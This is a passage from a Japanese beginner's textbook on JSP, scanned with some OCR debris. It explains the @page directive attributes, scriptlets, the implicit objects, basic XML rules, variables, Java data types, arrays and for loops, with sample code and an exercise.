これは**ディレクティブ**（Directive、日本語で「指令」）と呼ばれる、JSPページを構成する要素の1つです。ディレクティブは名前のとおり、JSPページの処理方式をJSP＆サーブレットコンテナー（本書ではTomcat）に伝えるための仕組みです。

ディレクティブの一般的な構文は、以下のとおりです。

構文 ディレクティブ

```
<%@ ディレクティブ名 属性名1="属性値1" 属性名2="属性値2"... %>
```

属性値は数値でも文字列でも、必ずダブルクォーテーションで囲まなければなりません。また、ディレクティブ名、属性名、属性値（文字属性の場合）は、大文字／小文字が区別されるので注意してください。

JSPのディレクティブにはいくつか種類がありますが、よく使用されるものを以下に挙げておきます。

▼主なディレクティブ

ディレクティブ	概要
@page	ページの処理方法を決める
@include	外部ファイルをインクルードする（LESSON 14で紹介）
@taglib	ページ内で使用するタグライブラリを宣言する（LESSON 29で紹介）
@tag	タグファイルの処理方法を決める（LESSON 33で紹介）
@attribute	タグファイルで利用可能な属性を宣言する（LESSON 33で紹介）

ページの処理方法を決める@pageディレクティブ


数あるディレクティブの中でも、@pageはページの基本的な処理に関わるというその性質上、最も頻繁に使用されるディレクティブです。

たとえば、intro.jspの1行目、

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
```

では、このページがHTMLファイル（text/html）を出力し、文字コードがUTF-8であることを宣言しています。

JSPページが出力する標準の文字コードは「ISO-8859-1（Latin-1）」という欧米系のものであるため、JSPページで日本語を扱う場合には、この宣言は必須です。もし、@pageディレクティブで正しい文字コードが指定されていない場合、出力結果は文字化けしてしまいます。



▲@pageディレクティブで正しい文字コードを宣言しなかった場合

Note　文字コード

文字コードとは、コンピューターで文字を表すためのルールのことです。たとえばShift-JISという文字コードでは、「8E52」であれば「山」、「90EC」であれば「川」を表す、というように、ある文字とコードとの対応関係が決められています。

文字コードには、Windows標準で使われているShift-JIS、Unix系のOSで利用されることの多いEUC-JP、電子メールで標準的に使われているJIS（ISO-2022-JP）など、さまざまな種類があります。しかし、最近の技術では、多くがUTF-8を推奨しており、本書でもUTF-8を前提としています。サンプルコードを保存するときも、手順②のように文字コードを変更するのを忘れないようにしてください。

@pageディレクティブは同一ページ内で複数指定することもできますが、原則として同じ属性を2回以上指定することはできません（一部例外は後述します）。つまり、

```
<%@ page buffer="none" %>
<%@ page contentType="text/html;charset=EUC-JP" %>
```

はOKですが、

```
<%@ page contentType="text/html;charset=Windows-31J" %>
<%@ page contentType="text/html;charset=EUC-JP" %>
```

は不可ということです。

また、その性質上、ソースの可読性という観点からも、ディレクティブはできるだけページの先頭に記述するほうが見やすく、修正もしやすいでしょう*。

@pageディレクティブには、contentType属性のほかにもさまざまな属性が用意されています。これら属性の中でも主要なものを以下で簡単に紹介しますので、ざっと目を通してみてください。今の段階で全部をおぼえる必要はありません。

* 構文規則ではありません。

(1) contentType属性

コンテンツの種類と出力の文字コードを指定します。

デフォルトは「text/html;charset=ISO-8859-1」ですが、先述したように、日本語を扱う場合には日本語系の文字コード（一般的にUTF-8、Windows-31J*、EUC-JPのいずれか）を指定しなければなりません。

(2) pageEncoding属性

.jspファイルを記述した文字コードを宣言します。pageEncoding属性を省略した場合は、デフォルトでcontentType属性で指定された文字コードで.jspファイルを読み込みますので、.jspファイルの文字コードと実際に出力する文字コードが等しい場合には、pageEncoding属性は省略してもかまいません。

以下の例は.jspファイルのソースコードをUTF-8で記述し、最終的な処理結果はWindows-31Jで出力する場合の記述です。


```
<%@ page contentType="text/html;charset=Windows-31J" pageEncoding="UTF-8" %>
```

(3) buffer属性

バッファーサイズを指定します。

JSPは動的にページを生成し、出力します。その際、処理内容をいったん**バッファー**と呼ばれるサーバー内の記憶領域に蓄積しておき、一定量データが貯まったところでブラウザー（クライアント）に出力します。バッファーにデータを蓄積しない場合に比べて、サーバー／クライアント間をやりとりする回数が抑えられるため、処理効率が高められるのです。

ただし、処理に時間がかかるページなどでは、一定の処理が終わるまでサーバーからデータが送信されないため、ユーザーの体感速度としてはむしろ悪化する場合もあります。



▲バッファー処理は出力効率を向上させる

＊標準的なShift-JISに加えて、Windows固有の機種依存文字を含む「Windows版Shift-JIS」です。ページ内で機種依存文字を利用する場合は、Shift-JISを使うと文字化けの原因となってしまうため、原則としてWindows-31Jを指定します。

そこで、buffer属性によってバッファーとして確保する容量（サイズ）を調整し、処理効率と体感速度とを最適化する必要があるのです。

デフォルトは「8KB」（キロバイト）です。特別な値として、「none」を指定した場合にはデータはバッファーに蓄積されることなく、処理されたものから順番にブラウザーに送り出されます。

（4）autoFlush属性

JSPページから出力されたデータ量が（3）で指定したバッファーサイズを超えた場合に、これを自動的にブラウザーに出力するか、あるいは「データが容量を超えました！」とエラーにするかを決めるのが、autoFlush属性です。buffer属性と組み合わせて使います。

バッファーサイズを超えた場合に自動的に出力（フラッシュ）する場合にはtrue、エラーとする場合にはfalseとします。デフォルトはtrue（＝自動出力する）です。

```
<%@ page buffer="16kb" autoFlush="false" %>
```

この場合、バッファーを16KB確保しますが、もしもJSPページが16KBを超えてデータを出力しようとした場合、エラーとします。開発過程で、ループ（繰り返し）処理などを含むページにおいて、意図しない無限ループに陥ってしまうのをあらかじめ防ぎたい場合などには、このような指定が有効です。

（5）import属性

JSPでは、Javaにあらかじめ用意されている、またはサードパーティのベンダーが提供する（自分が作成したものも含む）クラスライブラリを自由に利用できます。クラスについては、LESSON 11以降で詳しく学習しますが、今はさまざまな機能が詰まった道具箱とでも思っておいてください。

import属性は、「JSPページでどのクラスライブラリを使うのか」をあらかじめ宣言しておくためのものです。たとえば以下のように記述した場合、このJSPページ内では日付を操作するためのjava.util.Dateというクラスを使えるようになります。

```
<%@ page import="java.util.Date" %>
```

import属性は、@pageディレクティブの中で唯一、何度でも宣言できる属性です。JSPページで複数のクラスを使いたいという場合は、

```
<%@ page import="java.util.Date, java.io.File" %>
```

のように、クラス名をカンマ区切りで記述することもできますし、

```
<%@ page import="java.util.Date" %>
<%@ page import="java.io.File" %>
```

のように、複数のimport属性で表してもかまいません。複数のimport属性が同一ページ内で記述された場合、最終的にはすべての総和として判断されます。

デフォルトは「java.lang.*, javax.servlet.*, javax.servlet.jsp.*, javax.servlet.http.*」です（つまり、JSPページを作成するために最低限必要なクラスはデフォルトでインポートされるというわけです）。java.lang.*は、java.langというグループに属するクラスすべてを表します。

（6）session属性

セッション機能の有効／無効を指定します。セッションについては改めてLESSON 09で紹介しますが、まずは「複数ページで情報を共有するための技術」と思っておいてください。

session属性はデフォルトでtrue（有効）ですが、セッション機能が不要なページではfalse（無効）とすることで、セッション管理にかかるリソースを節約できます。

文字列を表示する

文字列を表示しているのは、以下の行です。


```
9 <% out.print("<p>10日間、頑張りましょう！ </p>"); %>
```

9行目は「 10日間、頑張りましょう！ 」という文字列を出力しなさい、という意味です。初めて登場したプログラム部分ですが、何も恐れることはありません。

プログラム自体は<% ... %>で囲んだ中に記述します。<% ... %>の中に記述されたJavaのプログラムは、簡易なプログラム（script）の断片（-let）という意味で**スクリプトレット**と呼ばれます。

1つのスクリプトレットは1つ以上の命令文から構成され、1つの命令文は必ず「;」（セミコロン）で終わらなければなりません。

outはスクリプトレットの中でなんの前提もなしに使用することのできる**暗黙オブジェクト**と呼ばれるもので、ブラウザーにデータを出力するための機能を提供します*1。



▲オブジェクトは道具を提供する

*1 後述しますが、一般的にオブジェクトを使用する場合には、事前に「宣言」が必要になります。暗黙オブジェクトは、この宣言が不要なオブジェクトです。

printはoutオブジェクトに属するメソッドの1つです。いわば、outオブジェクトという道具箱の中に用意された道具の1つだと思っておけばよいでしょう*2。

なお、文字列は必ずダブルクォーテーションで囲む必要があります。

構文 printメソッド*3

```
out.print(文字列);
```

指定した文字列をクライアントに出力する。文字列は必ずダブルクォーテーションで囲むこと。

ここでは単に固定の文字列を表示しているだけなので、なかなかJSPで動的に表示するメリットが実感できないかもしれませんが、今後、この文字列の部分を動的に変更していくことで、多彩な表現が可能になります。

まずはその前提として、この段階ではスクリプトレットという概念と、文字列の表示のしかたをきちんとおさえておいてください。

*2 オブジェクトの役割は、先ほどのクラスと概念の重なるところがありますが、ここではまずはどちらも似たようなものだと思っておいてください。

*3 指定した文字列の末尾に改行文字を付与したい場合は、printメソッドの代わりにprintlnメソッドを使用します。これからもたびたび登場しますので、あわせておぼえておきましょう。

JSPで使える暗黙オブジェクト

JSPでは、outオブジェクトのほかに、無条件で利用できる暗黙オブジェクトがいくつか用意されています。それぞれに豊富な機能があり、現段階ですべてをおぼえる必要はありません。「このようなものがあるんだな」くらいにざっと眺めてみることにしましょう。

▼JSPで使える主な暗黙オブジェクト

オブジェクト	概要
application	ユーザー間で共有できる情報を管理する
config	アプリケーションの設定情報を管理する
exception	例外（エラー）情報を管理する
out	クライアントへの出力を行う
pageContext	他の暗黙オブジェクトへのアクセス手段を提供する
request	クライアントからの要求情報を受け取る
response	クライアントへの出力を制御する
session	セッションで共有できる情報を管理する

まとめ

- ディレクティブは、JSPコンテナーに対して処理方法を「指令」するための仕組みです。<%@ ... %>で記述します。
- @pageディレクティブはJSPページの処理方法をコンテナーに伝えます。
- JSPページ内にプログラムを埋め込む場合、プログラム部分は<% ... %>で囲まなければなりません。<% ... %>で囲まれた部分をスクリプトレットと呼びます。
- JSPでは、<% ... %>で無条件に使える道具箱を提供しています。これを暗黙オブジェクトと呼びます。

- スクリプトレット内の文は、必ず「;」で終了しなければなりません。
- 暗黙オブジェクトの1つとしてoutオブジェクトがあります。outオブジェクトは、クライアントへの出力（表示）機能を提供します。

実習　講義　**練習問題**　CHAPTER 01 LESSON 02

Q 以下の空欄を埋めて、p_intro.jspを完成させてみましょう。ただし、以下を前提条件とします。

- 使用する文字コードはUTF-8とします。
- 確保されるバッファーのサイズは8KBとします。
- スクリプトレットでjava.util.Dateクラスを利用できるようにします。

リスト p_intro.jsp

```
1  <%@ [①] contentType="[②]"
2     [③]="8kb"  [④]="java.util.Date" %>
3  <!DOCTYPE html>
4  <html>
5  <head>
6  <meta charset="UTF-8" />
7  <title>さあ、力試し！</title>
8  </head>
9  <body>
10 [⑤]
11 [⑥]("さあ、力試しです")[⑦]
12 %>
13 </body>
14 </html>
```

Column

XMLの基本構文

XML（eXtensible Markup Language）は、標準化団体であるW3C（World Wide Web Consortium）によって策定された「拡張可能な」マークアップ言語です。JSP＆サーブレットの世界でも、web.xml、context.xmlをはじめ、tomcat-users.xml、server.xmlなど、さまざまな設定ファイルを記述するためにXMLが利用されています。また、JSPページで利用できるアクションタグもまた、断片的ながらXML構文に沿って記述する必要があります。JSP＆サーブレットを利用するうえで、もはやXMLは知っていて当たり前の技術と言えます。

以下では、XML文書を記述する際に気をつけなければならない、いくつかの（本当に、いくつかのです）構文規則について、簡単にまとめておくことにしましょう。

(1) XML文書は主に「要素」と「属性」から構成される

要素とは、HTML同様、タグと呼ばれる<xx>～</xx>のような文字列で囲まれた部分のことを指し、それ自体で独立したひとかたまりの情報を表します。

属性は、タグ内に「属性名="属性値"」のセットで記述されるもので、要素が表す情報に対して付随的な情報を記述することが一般的です。タグ内にいくつでも記述することができます。

```
<要素名 属性名="属性値" ...>任意のデータ</要素名>
```

属性値は、文字列であるか数字であるかにかかわらず、シングルクォーテーションまたはダブルクォーテーションでくくらなければなりません。また、要素名／属性名の大文字／小文字はすべて厳密に区別されます。

(2) XML文書であることを宣言しなければならない

XML文書の1行目には、必ず<?xml ?>宣言を明記する必要があります。

```
<?xml version="1.0" encoding="UTF-8" ?>
```

version属性はXMLのバージョン（1.0で固定）を、encoding属性はファイル内の文字コードを、それぞれ示します。文字コードには、XML仕様で推奨されるUTF-8やWindows環境で一般的なShift_JIS、UNIX系OSで一般的なEUC-JPなどを指定します。


(3) 必ず開始タグで始まり、終了タグで終わらなければならない

XML文書ではタグの省略は許されません。たとえば、HTMLでは「 文書1」のような表現が許されていましたが、XMLでは「 文書1 」のように記述しなければなりません。

もしも終了タグを省略する場合は、開始タグを「
」「<input />」のように、「～/>」で閉じるようにしてください。

(4) すべての要素は正しくネスト構造になっていなければならない

タグ同士がオーバーラップした記述は許されません。それぞれの要素を正しく入れ子にしてください。たとえば、以下のようにです。



(5) 唯一のルート要素を持たなければならない


XML文書の最上位には、必ず**ルート要素**がなければなりません。ルート要素は**ドキュメント要素**と呼ばれることもあり、すべての子要素がこのルート要素の下にぶらさがることになります。たとえば、web.xml（P.313）であれば<web-app>要素がルート要素であり、この下に<servlet>、<servlet-mapping>のような子要素がぶらさがっています。

LESSON
03

繰り返し処理を実行しよう（1）

一般的に、プログラムの流れは大きく3つに分類できます。順番に処理を実行する「連続」、条件によって処理を分岐する「選択」、そして、ある処理を反復して実行する「繰り返し」です。ここでは、その3つのうちの1つである「繰り返し」を学習します。

前のLESSONでは、まだJSPを利用することの意味が見えにくかったかもしれませんが、ここからだんだん「動的なサイト」を利用する意味がイメージできてくるかもしれません。



▲挨拶メッセージを順番に表示

サンプルファイル　jsp10 ▶　lesson03 ▶　everyone.jsp

実習　講義　練習問題　CHAPTER 01 LESSON 03

1 コードを入力する

メモ帳で/lesson03フォルダーのeveryone.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 everyone.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
2 <%!
3 String[] names = { "松岡", "薄井", "本多", "川村", "日尾" };
4 %>
5 <!DOCTYPE html>
```

CHAPTER | LESSON | DAYS
01 | 01 | 1st
02
03
04
05
02 | 06 | 2nd
07
08
09
03 | 10 | 3rd
11
12
13 | 4th
14
15
04 | 16 | 5th
17
18
19 | 6th
20
21
22
05 | 23 | 7th
24
25
06 | 26 | 8th
27
28
07 | 29 | 9th
30
31
08 | 32 | 10th
33
34
35

レッスン予定日　月　日

レッスン終了

```
 6 <html>
 7 <head>
 8 <meta charset="UTF-8" />
 9 <title>みんなにこんにちは！ </title>
10 </head>
11 <body>
12 <%
13 int i;
14 int count = names.length;
15 for(i = 0; i < count; i++) {
16   out.println("<p>こんにちは、" + names[i] + "さん！ </p>");
17 }
18 %>
19 </body>
20 </html>
```

変数の内容を順番に表示

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.44の図のように表示されれば、サンプルは正しく動作しています。


http://localhost:8080/jsp10/lesson03/everyone.jsp

実習　講義　練習問題　CHAPTER 01 LESSON 03

変数とは何か？

一言で言うと、**変数**とは「データの入れ物」です。

プログラムとは結局のところ、最終的な回答（結果）を導くための、一連の「データのやりとりの繰り返し」と言えます。当然、そのやりとりの過程（計算の途中経過）はどこかで保持していなければならないわけですが、この保持を担当するのが変数の役割です。




▲変数はデータの箱である

変数はそれぞれの用途に見合った箱を提供するものです。JSP（Java）で変数を使う場合には、必ず「どんな箱が必要なのか」をあらかじめ宣言しておく必要があります。これがいわゆる**変数の宣言**です。

特に、JavaScriptやPHP、Perlなど、比較的簡易と言われるスクリプト言語では変数の宣言が必須でないためか、スクリプト言語からプログラムの世界に入ってきた方にとっては、変数の宣言が意外となじみにくく感じるようです。

しかし、Javaで変数を使用する場合には、この変数宣言を忘れてしまうと、「宣言されていませんよ！」とエラーになってしまいます。たとえば、一度サンプルが正常に動いていることを確認したら、試しに13行目を削除してみましょう。



▲変数を宣言しなかった場合にはエラーを表示

これは、変数iがあらかじめ宣言されていないにもかかわらず、15行目で変数iをいきなり使おうとしたために発生したエラーです。

変数を宣言する

変数は、スクリプトレット（<% ... %>）、または宣言部（<%! ... %>）の中で宣言します*1。宣言部とは、変数やメソッド（後述）を宣言するためのブロックのことで、自由にコードを記述できるスクリプトレットとは異なり、宣言に関わるコードしか記述できません。宣言部では、LESSON 02で登場した暗黙オブジェクトも利用できないので注意してください。

*1 スクリプトレットと宣言部とではその宣言の意味合いにも違いがあります。詳細は後のLESSONで後述します。

構文　変数の宣言


データ型 変数名 [= 初期化式];

変数を宣言するには、データ型と変数名を指定する。また、宣言時に合わせて変数の初期値を指定することもできる。

データ型とは、データを入れる「箱の種類」とでも言うべきもので、たとえば、スープを茶碗に入れることがないのと同じように、スープ皿にはスープ、ティーカップには紅茶と、中身に応じて、適切な「箱」を選択する必要があります*2。

変数宣言と同様、JavaScriptやPHP、Perlなどのスクリプト言語ではデータ型もかなり曖昧な場合がありますが、Javaでは厳密に管理する必要があります。

*2 日常生活では、スープ皿に紅茶を入れても、しつけのやかましいお母さんに怒られるだけかもしれませんが、Javaはそんな無作法は認めてくれません。



▲それぞれのデータには適切な入れ物がある

▼Javaで利用可能な基本データ型

分類	データ型	データサイズ	概要
整数	バイト型（byte）	1バイト	-128～127
	整数型（short）	2バイト	-32768～32767
	整数型（int）	4バイト	-2147483648～2147483647
	長整数型（long）	8バイト	-9223372036854775808～9223372036854775807
浮動小数点	単精度小数点型（float）	4バイト	$\pm1.40239846\times10^{-45}$～$\pm3.40282347\times10^{38}$
	倍精度小数点型（double）	8バイト	$\pm4.94065645841246544\times10^{-324}$～$\pm1.79769313486231570\times10^{308}$
真偽	真偽型（boolean）	1ビット	true｜false
文字	文字型（char）	2バイト	UNICODE文字1文字（¥u0000～¥uffff）

たとえば、以下では整数型（int）の変数iを宣言しています。

```
<%! int i; %>
```

書き方はスクリプトレットと変わりありません。末尾のセミコロン（;）は忘れないようにしてください。

変数が複数ある場合には、

```
<%!
int i;
int j;
%>
```

のように、2つの文に分けてもかまいませんし、

```
<%! int i, j; %>
```

のように、データ型が一緒であれば、カンマ区切りで併記することも可能です。

また、変数になんらかの初期値を設定しておきたい場合には、

```
<%! int i = 1; %>
```

のようにも記述できます。

Note　変数の命名規則

変数は、かなり自由に命名できますが、それでも、いくつか気をつけておくべき点があります。以下にポイントをまとめます。

1. アルファベット、「$」「_」で始まらなければなりません。
2. 2文字目以降にはアルファベット、「$」、「_」のほか、半角数字を使うことができます。
3. 大文字／小文字は区別されます（たとえば、num、Num、NUMはすべて異なる変数です）。
4. ifやforなど、あらかじめJava上で意味を持つ予約語を使用してはなりません（ただし、forceのように予約語を**含んだ**変数は可能です）。
5. 変数の有効範囲内で同じ名前の変数を重ねて宣言してはいけません。

Note　定数

前述したように、変数は「データの入れ物」です。入れ物ですから、当然、その中身をプログラムの実行途中で変更できます。一方、入れ物と中身とがセットになっており、途中で中身を変更できない入れ物のことを**定数**と言います。定数を定義するには、以下のようにデータ型の頭に「static final」というキーワードを指定します*。

```
static final String NAME = "松岡";
```

これで定数NAMEが宣言されたことになります。命名規則は基本的に変数と同じですが、変数と区別するために、定数はすべて大文字で命名するのが一般的です。

* finalだけでも動作しますが、「static final」のセットで指定するのが一般的です。

宣言部で宣言された変数の有効範囲

<%! … %>で宣言された変数は、JSPコンテナー（Tomcat）が起動している間、ずっと有効です。つまり、変数は初めてJSPページが呼び出されたあとは、一連のアクセスの中で（またはそれぞれのユーザー間で）共有されることになります。たとえば、以下のようなJSPページがあったとします。

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%! int i = 0; %>
<% i = i + 1;
   out.println(i + "回目のアクセスです"); %>
```

このページにアクセスすると、アクセスのたびにカウンターが1ずつ増加していきます。

しかし、変数のデータをいつまでも残したくないというケースもあるでしょう。また、とりあえず問題がなくても、あえて共有する必要のないデータをいつまでも残しておくことは、予期せぬトラブルの原因にもなりますし、好ましくありません。

そこで一般的には、変数はスクリプトレット（<% ... %>）で宣言します。


```
<%@ page contentType="text/html;charset=UTF-8" %>
<% int i = 0;
   i = i + 1;
   out.println(i + "回目のアクセスです"); %>
```

今度は、何度アクセスしても、カウンターは増えていかないはずです。

つまり、スクリプトレットで宣言された変数iは、ページの処理が終了するたびに破棄されているわけです。この違いを意識しないと、今後、思わぬ不具合が発生することがありますので、注意してください。

Note 同時アクセスには要注意

もっとも、宣言部が複数のユーザーで共有できるからと言って、これを無条件に利用するのも考えものです。というのも、複数のユーザーが同時に同じJSPページ（と、そこで宣言された変数）にアクセスした場合はどうでしょう。



▲同時処理は矛盾が発生することがある

同時アクセスすることで、データに矛盾が生じてしまう可能性があるのです。原則、宣言部には読み取り専用のデータ以外を定義すべきではありません。

Javaには文字列データはない？

ところで、P.47の表「Javaで利用可能な基本データ型」を見て、ある疑問を感じた方もいるのではないでしょうか。

数値、true/false、文字型（任意の1文字）はあるのに、複数の文字を表す文字列型がない

のです。Javaでは、文字列をいちいち1文字単位で表現しなければならないのでしょうか。

もちろん、そんなことはありません。

Javaでは、文字列を**Stringクラス**を利用して格納できます。クラスについての詳細は後述しますが、単なるデータの「入れ物」としてだけでなく、箱の中身を操作／加工するための「道具」も備えた、より高度な「箱」であると思ってください。

たとえばStringクラスは、格納した文字列から部分文字列を切り出したり、余分な空白を取り除いたり、大文字と小文字を変換したり、といったさまざまな文字列加工の機能を持ち合わせています。

ただし、基本データ型とクラスという違いはあるにせよ、宣言という観点ではほとんど意識する必要はありません。

```
<%! String name = "Yoshihiro Yamada"; %>
```

のように、他の整数型やtrue / false型と同じ構文で宣言できます。

配列を表現する

今回のサンプルでは、5人の人名が登場しています。これを、これまでの知識だけで表現した場合、以下のように別々の変数として宣言しなくてはなりません。

```
<%!
String names1 = "松岡";
String names2 = "薄井";
String names3 = "本多";
String names4 = "川村";
String names5 = "日尾";
%>
```


変数名names1、names2、... names5は通し番号が付いているので、一見、関連した変数として管理されているように見えますが、Javaから見たときには独立した5つの変数であるにすぎず、たとえばnames1とnames2には関係はありません。

このままだと、アプリケーションは「人名」を管理した変数がいくつあるのか認識することはできませんし、5つの名前をすべて取り出したいという場合にも、個々の定義された変数名をすべて指定しなければなりません。

そんな不具合を解消するのが、**配列**です。配列とは、複数個のデータを1つの変数で束ねるための仕組みです。

たとえば、3行目に注目してみましょう。

```
3 String[] names = { "松岡", "薄井", "本多", "川村", "日尾" };
```



▲配列は複数のデータをまとめて管理する

ここでは、５人の名前がnamesという１つの変数名で管理されています。たとえば、この中から２番目のデータを取り出したい場合は、

```
names[1]
```

のように「配列名[インデックス番号]」でアクセスできます。

インデックス番号の開始は0であることに注意してください。つまり、配列namesで指定できるインデックス番号は0～4の範囲ということになります*。

また、配列に含まれるデータの個数（配列サイズ）を知りたいという場合は、14行目のようにします。

```
14 int count = names.length;
```

配列namesの場合は５つの要素が含まれていますので、変数countには５がセットされます。

データの初期値を設定せず、ある一定のサイズを持った配列を定義だけしておく、というようなことも可能です。たとえば、double型でサイズ５の配列を定義するとしたら、

```
double[] d = new double[5];
```

のように記述します。

構文　**配列**

```
データ型[] 配列名 = { データ1, データ2,..., データn };
データ型[] 配列名 = new データ型[サイズ];
```

配列を生成する場合、格納するデータを列挙する方法、中身は指定せずにサイズだけを指定する方法とがある。

＊インデックス番号の上限を超えて配列内のデータを参照しようとすると、エラーとなりますので注意してください。

配列型を宣言する際には、本来のデータ型の直後に[]を付与する点に注目してください。これで、JSP（Java）ではその変数が配列であると認識できます。

繰り返し構文を学ぶ

15～17行目を見てみましょう。繰り返しにはforという命令を使います。

```
15 for(i = 0; i < count; i++) {
16   out.println("<p>こんにちは、" + names[i] + "さん！ </p>");
17 }
```

for命令は、カッコ内の３つの式、

- i = 0（初期化式）
- i < count（ループを継続するための条件式）
- i++（増減式）

でループを制御します。また、中カッコ（{ ... }）で囲まれた部分のことを**forブロック**と言います。

forブロックに入った最初のループで、まず変数が**初期化式**に従って初期化されます（つまり、今回のサンプルでは変数iに0がセットされます）。その後、ループ1回ごとに**増減式**が実行され（この場合、iを1ずつ増加*）、**ループ継続条件**がtrue（正しい）の間、ループを繰り返します。

*「i++」は「i = i + 1」と同じ意味です。

そして、ループ継続条件がfalseになったとき、つまり今回のサンプルでは変数iの値がcountの値（配列のサイズである5）以上になったときに、ループは終了します。

構文　**for命令**

```
for （初期化式； ループ継続条件； 増減式） {
  繰り返し実行する処理
}
```

for命令は、初期化式で初期化した条件がループ継続条件を満たす間、配下のループを繰り返す。

ループ	アクション(i++)	終了判定(i<count)	
1回目	iを0で初期化する	i(=0)はcountより小さい	→ ループ継続
2回目	iに1を加えて1とする	i(=1)はcountより小さい	→ ループ継続
：	：	：	
5回目	iに1を加えて4とする	i(=4)はcountより小さい	→ ループ継続
6回目	iに1を加えて5とする	i(=5)はcountより小さくない	→ ループ終了

6回目のループは実行されない

▲for命令はループを管理する

